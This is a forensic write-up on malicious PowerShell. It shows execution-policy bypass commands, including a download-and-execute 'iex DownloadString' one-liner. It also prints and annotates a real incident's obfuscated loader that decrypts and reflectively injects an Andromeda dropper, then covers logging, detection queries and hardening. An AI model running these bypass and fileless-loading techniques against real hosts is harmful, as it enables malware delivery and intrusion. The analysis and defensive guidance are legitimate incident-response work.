DFIR on “malicious” PowerShell

by Chan YueMeng

Introduction

- The rise of utilising powershell for both red and blue team has already begun sometime ago
- Techniques to use it for both teams have been improvising since.

From Wiki, powershell is mention follows

- “PowerShell (including Windows PowerShell and PowerShell Core) is a task automation and configuration management framework from Microsoft,

- It consist of a command-line shell and associated scripting language built on the .NET Framework.

- PowerShell provides full access to COM and WMI, enabling administrators to perform administrative tasks on both local and remote Windows systems….

Some of the stuff it can do

- The cmdlets it offer basically allows you to download, parsing registries or information, beaconing, setting up persistence etc.
- It practically provide everything (living off the land) allowing an attacker to achieve his goal without causing so much noise (eg AV detection).

- It is very easy to pick up powershell and commands

 - Adding registry

```
New-ItemProperty -Path “HKCU:
\Attacker\Never\Stop\Teaching -Name “Totally” -Value
“Agree” PropertyType STRING -Force I Out-Null
```

 - Reading registry

```
Get-ItemProperty -Path “HKCU:
\Defender\Never\Stop\Learning -Name “Totally”
```

- Base64 conversion

[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes(“<string>”)

- powershell script performing obsfucation is available in github and powershell scripts from powersploit where under CodeExecution include the following

Invoke-DllInjection
Invoke-ReflectivePEInjection
Invoke-Shellcode
Invoke-WmiCommand


- You can even encapsulate it to a PE file with the source script encoded in base64

- ps2exe.ps1 -inputFile <source script> -outputFile <PE file>

- Converting a simple powershell script containing below command
- write-output "hello world”

- Set outputFile to googleUpdate.exe

- When analyze on a PE analyser, it contain the “mz” header signature as shown below



- This is just an additional effort trying to catch a DFIR analyst off guard as we often see googleUpdate in autorun registry keys.

- But it can be easily uncover once you do a strings where you will see some ps2exe string in it as well a base64 value where you can easily convert it using powershell as indicated below.

```
([Text.Encoding]::ASCII.GetString([Convert]::FromBase64Stri
ng((d3JpdGUtb3V0cHV0ICJoZWxsbyB3b3JsZCI=))))

write-output "hello world”
```

- Powershell works very well with wmi and it was found to be used to achieve persistence.

- Powershell also provide below features as well

  - Execute cmdlets without writing to disk
  - Able to download code from web and execute it without writing to disk
  - Able to call Windows API
  - Able to run .net code
  - Able to parse Registry

- It is easy now to create malicious code without learning C or C++…

- In short, by being a great tool providing flexibility and functionality for System Administrator can be a double edge sword.

Control Execution (Misleading)

- Some folks thought that by setting ExecutionPolicy to restricted mode and give end user non-admin access, ps script cannot be executed easily as shown below.

```
PS C:\Users\chan\Desktop> Set-ExecutionPolicy bypass

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
http://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): Y
Set-ExecutionPolicy : Access to the registry key
'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell' is denied. To change the execution
policy for the default (LocalMachine) scope, start Windows PowerShell with the "Run as administrator" option. To
change the execution policy for the current user, run "Set-ExecutionPolicy -Scope CurrentUser".
At line:1 char:1
+ Set-ExecutionPolicy bypass
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [Set-ExecutionPolicy], UnauthorizedAccessException
    + FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.SetExecutionPolicyComma
   nd
```

```
C:\Users\chan\Desktop>powershell.exe ./hello.ps1
./hello.ps1 : File C:\Users\chan\Desktop\hello.ps1 cannot be loaded because
running scripts is disabled on this system. For more information, see
about_Execution_Policies at http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ ./hello.ps1
+ ~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
```

- Below are some of the many methods that could be use to bypass powershell Execution Policy

```
C:\Users\chan\Desktop>type hello.ps1 | powershell -noprofile -
hello world
```

```
C:\Users\chan\Desktop>powershell get-content hello.ps1 | powershell -noprofile -

hello world
```

```
C:\Users\chan\Desktop>powershell -nop -c "iex(New-Object Net.WebClient).Download
String('http://192.168.1.1/hello.ps1')"
Hello world, with love from Apache!
```

```
PS C:\Users\chan\Desktop> Invoke-Command -ScriptBlock {Write-Output "Hello World"}
Hello World
```

```
C:\Users\chan\Desktop>powershell -executionPolicy Bypass -File ./hello.ps1
hello world
```

```
C:\Users\chan\Desktop>echo write-host "hello world" | powershell -noprofile -
hello world
```

```
C:\Users\chan\Desktop>powershell -command "write-output 'Hello World'"
Hello World
```

A real incident as reference

- A base64 value (not shown here due to very long value) was found in a registry key on a host as shown below.
- HKEY_USERS\S-1-5-21-814505347-2268700331-65240 6411-1000\Software\Classes\VPVeVQdy
- Decoding the base64 value using below powershell command

```
([Text.Encoding]::ASCII.GetString([Convert]::FromBase64S tring((<base64 value>)))
```

- I get the following ps script and following is my understanding of the script where i commented in red

- you might realize that most malicious powershell script contain random name (obsfucation) for variables and functions (not to mention data encoding and encrypting) especially for this case.

- After some reading, I realize its purpose is to bypass AMSI (Antimalware Scan Interface) at that time of writing in 2016.

```
#Subkey in registry
$ACRGQRSLKIZDESCTJM = 'VPVeVQdy';

#Looks like some clsid
$NjodBIyeYMCmAaUatooX =
‘{9CD85E0C-1FA2-462D-AD93-95A8E11B89C9}’;

#Looks like another  clsid
$nArCINbeaEOHoIsBvNfC = '{18CC8433-
AA99-4E51-B52C-0BB2103FDDC2}';
```

```
#Decrypt function
Function XPUWNOLZMFNVSOQAT{
    Param([Parameter( Position = 0, Mandatory = $true )][Byte[]]$OZBAPSRWFEIJUEAES,
[Parameter(Position = 1, Mandatory = $true)][Byte[]]$MAgbcWnYXTWNKibnsv)
    [Byte[]]$k = New-Object Byte[] 256;
    [Byte[]]$s = New-Object Byte[] 256;
    for ($i = 0; $i -lt 256; $i++){
        $s[$i] = [Byte]$i;
        $k[$i] = $MAgbcWnYXTWNKibnsv[$i % $MAgbcWnYXTWNKibnsv.Length];
    }
    $p = 0;
    for ($i = 0; $i -lt 256; $i++){
        $p = ($p + $s[$i] + $k[$i]) % 256;
        $s[$i],$s[$p] = $s[$p],$s[$i];
    }
    $i = 0;$p = 0;
    for ($c = 0; $c -lt $OZBAPSRWFEIJUEAES.Length; $c++){
        $i = ($i + 1) % 256;
        $p = ($p + $s[$i]) % 256;
        $s[$i],$s[$p] = $s[$p],$s[$i];
        [int]$m = ($s[$i] + $s[$p]) % 256;
        $OZBAPSRWFEIJUEAES[$c] = $OZBAPSRWFEIJUEAES[$c] -bxor $s[$m];
    }
    return $OZBAPSRWFEIJUEAES;
}
```

```
#Decompress function
Function inflatebin{
    Param([Parameter( Position = 0, Mandatory = $true )]
$OZBAPSRWFEIJUEAES)
    $memstream = New-Object System.IO.MemoryStream;
    $memstream.Write($OZBAPSRWFEIJUEAES, 0,
$OZBAPSRWFEIJUEAES.Length);
    $memstream.Seek(0,0) | Out-Null;
    $gzstream = New-Object
System.IO.Compression.GZipStream($memstream,
[IO.Compression.CompressionMode]::Decompress);
    $reader = New-Object System.IO.StreamReader($gzstream);
    $OZBAPSRWFEIJUEAES = $reader.ReadToEnd();
    $reader.close();
    return $OZBAPSRWFEIJUEAES;
}
```

```
#the numbers we see when we run below mention conversion command are actually
byte array in base10 format

#key where the output is in byte array as well
$xCziQPTueGf = [System.Text.Encoding]::ASCII.GetBytes('JC9xB7DN78LkIzS');


#decode (converts the base64-encoded string to byte array)
#that huge bas464 string mention below is code extract from
#https://github.com/clymb3r/PowerShell/blob/master/Invoke-ReflectivePEInjection/
Invoke-ReflectivePEInjection.ps1 where is it part of powerspoilt as mention by the
author clymb3r
$OYAYVXQIRQYLVGHAMQ = [System.Convert]::FromBase64String(<very huge
base64 string>)
```

```
#decrypt $OYAYVXQIRQYLVGHAMQ with $xCziQPTueGf
as key
$OYAYVXQIRQYLVGHAMQ = XPUWNOLZMFNVSOQAT
-OZBAPSRWFEIJUEAES $OYAYVXQIRQYLVGHAMQ -
MAgbcWnYXTWNKibnsv $xCziQPTueGf

#decompress
$OYAYVXQIRQYLVGHAMQ = inflatebin -
OZBAPSRWFEIJUEAES $OYAYVXQIRQYLVGHAMQ

#The subkey variable was appended to below registry path
$cLQzVHMZuNEIF = 'HKCU:\Software\Classes\' +
$ACRGQRSLKIZDESCTJM;
```

```
#This is the variable that will reference the pe or dll file
$LUoKArGEckDp = '';

#Below mention condition will be chosen according to whether it is
32 bit or 64 bit
if ([IntPtr]::Size -eq 8) {
    #64 bit process
    $LUoKArGEckDp = (Get-ItemProperty -Path $cLQzVHMZuNEIF
-Name $NjodBlyeYMCmAaUatooX).$NjodBlyeYMCmAaUatooX;
}
else{
    # other than 64 bit process eg 32 but process
    $LUoKArGEckDp = (Get-ItemProperty -Path $cLQzVHMZuNEIF
-Name $nArCINbeaEOHolsBvNfC).$nArCINbeaEOHolsBvNfC;
}
```

```
#The variable $LUoKArGEckDp should store the byte code stored in the registry

# And it was retrived from HKCU:
\Software\Classes\VPVeVQdy\{9CD85E0C-1FA2-462D-AD93-95A8E11B89C9}
key data {9CD85E0C-1FA2-462D-AD93-95A8E11B89C9}

[Byte[]]$LUoKArGEckDp = <byte array>

# It is being decrypted with $xCziQPTueGf as key (shown below)
#decrypt
$LUoKArGEckDp = XPUWNOLZMFNVSOQAT -OZBAPSRWFEIJUEAES
$LUoKArGEckDp -MAgbcWnYXTWNKibnsv $xCziQPTueGf

#Then i write the bytes to file payload.exe which will produce the exe for me to
analysis
#please note that it is not part of the ps script
[io.file]::WriteAllBytes('C:\Users\chan\Desktop\payload.exe',$LUoKArGEckDp)
```

#Reflectively loads the Windows PE file (payload.exe) reference by $LUoKArGEckDp to the powershell process

$OYAYVXQIRQYLVGHAMQ = $OYAYVXQIRQYLVGHAMQ + 'Invoke-ReflectivePEInjection -PEBytes $LUoKArGEckDp;’

#invoke-expression (accept a string to be run as a native command)
iex $OYAYVXQIRQYLVGHAMQ;

Analysis

- $OYAYVXQIRQYLVGHAMQ - reference the “Invoke-ReflectivePEInjection.ps1”
- $LUoKArGEckDp - contain the pe or dll executable
- Basically the long base64 value (reference by $OYAYVXQIRQYLVGHAMQ) needs to be decode, decrypt and decompress
- It was then concatenated to the string Invoke-ReflectivePEInjection where inturn the function within $OYAYVXQIRQYLVGHAMQ will be called to inject the decrypted pe executable which is store in HKCU:\Software\Classes\VPVeVQdy\<$a>
- where $a is either {9CD85E0C-1FA2-462D-AD93-95A8E11B89C9} or {18CC8433-AA99-4E51-B52C-0BB2103FDDC2}

- Fast triage analysis of the payload.exe (414ba5f9e75b7c7fb43a1f53e73044e2) in VT indicate it as Trojan generic downloader variant where there is a total of 44/58 detection
- https://virustotal.com/en/file/0b7c7054036c87d48ea0124c11865f0a02e56ba30d1d30b87611231a4006d448/analysis/
- OMG - Reusable malicious downloader without detection ! Save $$$ for attacker !

Following strings were found

- Referer: https://www.bing.com/
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246
- Global\msiff0x1
- /ld.so
- 30f5877bda910f27840f2e21461723f1
- Software\Microsoft\Windows\CurrentVersion\Run

Searched google on one of the strings and found it matched the IOC strings from OpenAnalysis.net mentioning they are a dropper for Andromeda

- https://github.com/OALabs/iocs/blob/master/Andromeda.yar

- Andromeda variants are known to utilize heavy packers where a size of roughly 95 MB size can be unpacked down to about 17 KB !!!! and their packing methods used seem to change every year….

Remediation

- All is not “entirely” lost if you enable enhanced logging
- Below event logs should be present when enhanced logging is enabled.
- c:\windows\system32\winevt\logs\microsoft-windows-powershell%4Operational.evtx

- If missing, install powershell v5 and once installed, the event log file will be present.
- Next, for host not controlled by GPO, set following registry to enable script block logging
- HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging

    Subkey: EnableScriptBlockLogging
    value: 1

Look out for event ID 4104

```
Get-WinEvent -FilterHashtable @{path='.
\Microsoft-Windows-
PowerShell%4Operational.evtx'; id=4104} |
Select-Object timecreated, message |
Format-Table -auto -wrap
```

Look out for arguments that evade detection and bypass execution policy

-noprofile
-encodedCommand
-Windowstyle Hidden
-executionPolicy bypass
-File
-command
-nonInteractive

Please do note that powershell allows incomplete arguments where it appends the * after the first few characters matches the argument

For example,

‘-nop' can represent ‘-noprofile' and ‘-Exec bypass’ can represent ‘-ExecutionPolicy Bypass’

If you look from the perspective of a malware infection,

- It either gain persistence in autorun registries entries
- Or it only runs when the specific payload that contains the powershell command was executed

- Most of them typical needs to callout to C2
- Either to bad reputation site which will easily get flagged by perimeter devices
- Or sites like pastebin (unless block by company policies)

Once they download the payload which could be

- another powershell script
- or PE executable
- or DLL

And powershell is able to execute command without writing to disk (fileless) or injection to a process.

Following commands are commonly found in a malicious powershell script that allows powershell to perform task similar to a downloader

- New-ItemProperty -Path $registryPath -Name $name -Value $value

-(New-Object System.Net.Webclient).DownloadString()

-(New-Object System.Net.Webclient).DownloadFile()

-IEX / -Invoke-ExpressionStart-Process

-Invoke-ReflectivePEInjection

Querying Microsoft-Windows-PowerShell%4Operational.evtx using get-winEvent

```
Get-WinEvent -FilterHashtable @{path='.\Microsoft-Windows-
PowerShell%4Operational.evtx';id=4104} | Select-Object timecreated,
 message| select-string -Pattern '\(New-Object Net.WebClient\).downloadstring' |
Format-Table -wrap
```

```
@{TimeCreated=03/13/2017 23:17:24; Message=Creating Scriptblock text (1 of 1):
iex(New-Object Net.WebClient).DownloadString('http://192.168.1.1/hello.ps1')

ScriptBlock ID: a66044bd-e4fc-4088-bc9c-b8037ddaa501
Path: }
@{TimeCreated=03/13/2017 23:16:28; Message=Creating Scriptblock text (1 of 1):
iex(New-Object Net.WebClient).DownloadString('http://192.168.1.8/hello.ps1')

ScriptBlock ID: 086a443c-3b42-4e12-b311-55bddd21e005
Path: }
```

Support regex as well

```
Get-WinEvent -FilterHashtable @{path='.\Microsoft-Windows-
PowerShell%4Operational.evtx';id=4104} | Select-Object timecreated,
 messagel select-string -Pattern '\b*downloadstring\b' | Format-Table -wrap
```

```
@{TimeCreated=03/13/2017 23:17:24; Message=Creating Scriptblock text (1 of 1):
iex(New-Object Net.WebClient).DownloadString('http://192.168.1.1/hello.ps1')

ScriptBlock ID: a66044bd-e4fc-4088-bc9c-b8037ddaa501
Path: }
@{TimeCreated=03/13/2017 23:16:28; Message=Creating Scriptblock text (1 of 1):
iex(New-Object Net.WebClient).DownloadString('http://192.168.1.8/hello.ps1')
```

Suggested String patterns you could use for filtering

-encodedCommand
-noprofile
-Windowstyle Hidden
-executionPolicy bypass
-File
-command
-nonInteractive
-New-ItemProperty -Path $registryPath -Name $name -Value $value
-(New-Object System.Net.Webclient).DownloadString()
-(New-Object System.Net.Webclient).DownloadFile()
-IEX / -Invoke-ExpressionStart-Process
-Invoke-ReflectivePEInjection

- Event logs cannot be clear or deleted by a non-administrator account.
- However default max size of Microsoft-Windows-PowerShell%4Operational.evtx is 15 MB
- Try setting retention policy to “Archive the log when full, do not overwrite events.”
- If too much archive logs on host, maybe you can configure to sent to a syslog server or configure the “Log File Path” to direct the storage location of the archive logs.

Finding the IV

- Using the incident mention earlier as a reference.
- Both the initial base64 encoded powershell script and the encrypted byte code are stored in the HKCU hive
- Most likely there will be a autorun key to launch the initial powershell script which can be uncover regripper user_run plugin
- It will be great to extract the HKCU hive as a fast triage to look for autorun.
- Load the hive and export the registry key as text and check out the modified timestamp (hoping it will not get override everytime the host shutdown)
- Using the modified timestamp, we can use it to correlate against the collected $mft or any logs collected to determine any suspicious activities at around the time the registry entries are “created” or “changed” (modified timestamp… as we cannot use it to determine what type of change but some sort of change as a best effort)

Scope

- If we are able to find the infection vector (USB, Web or email), we can leverage it against any collected logs to determine which hosts might have been infected as well
- Sorry I am not able to relate more as I was only given the base64 for analysis.

For System Administrator

- Upgrade powershell to v5 for enhance logging
- Upgrade to Windows 10 for antimalware scan interface (AMSI) feature to minimize damage.
- Enable “constrained” language mode
- Set AppLocker to “allow” mode where powershell will be automatically be set to “constrainted" mode. (This is prevent attacker from enabling “full language mode”)
- Log all activities on powershell

References

- https://adsecurity.org/?p=2604
- http://www.labofapenetrationtester.com/
- https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf
- http://www.dshield.org/diary/Powershell%2BMalware%2B-%2BNo%2BHard%2Bdrive,%2BJust%2Bhard%2Btimes/20823
- https://cyber-defense.sans.org/blog/2010/02/11/powershell-byte-array-hex-convert

- https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/

- http://researchcenter.paloaltonetworks.com/2017/03/unit42-pulling-back-the-curtains-on-encodedcommand-powershell-attacks/?adbsc=social70678766&adbid=840185525071826944&adbpl=tw&adbpr=4487645412

- https://github.com/PowerShellMafia/PowerSploit

- https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/

- https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf

- https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html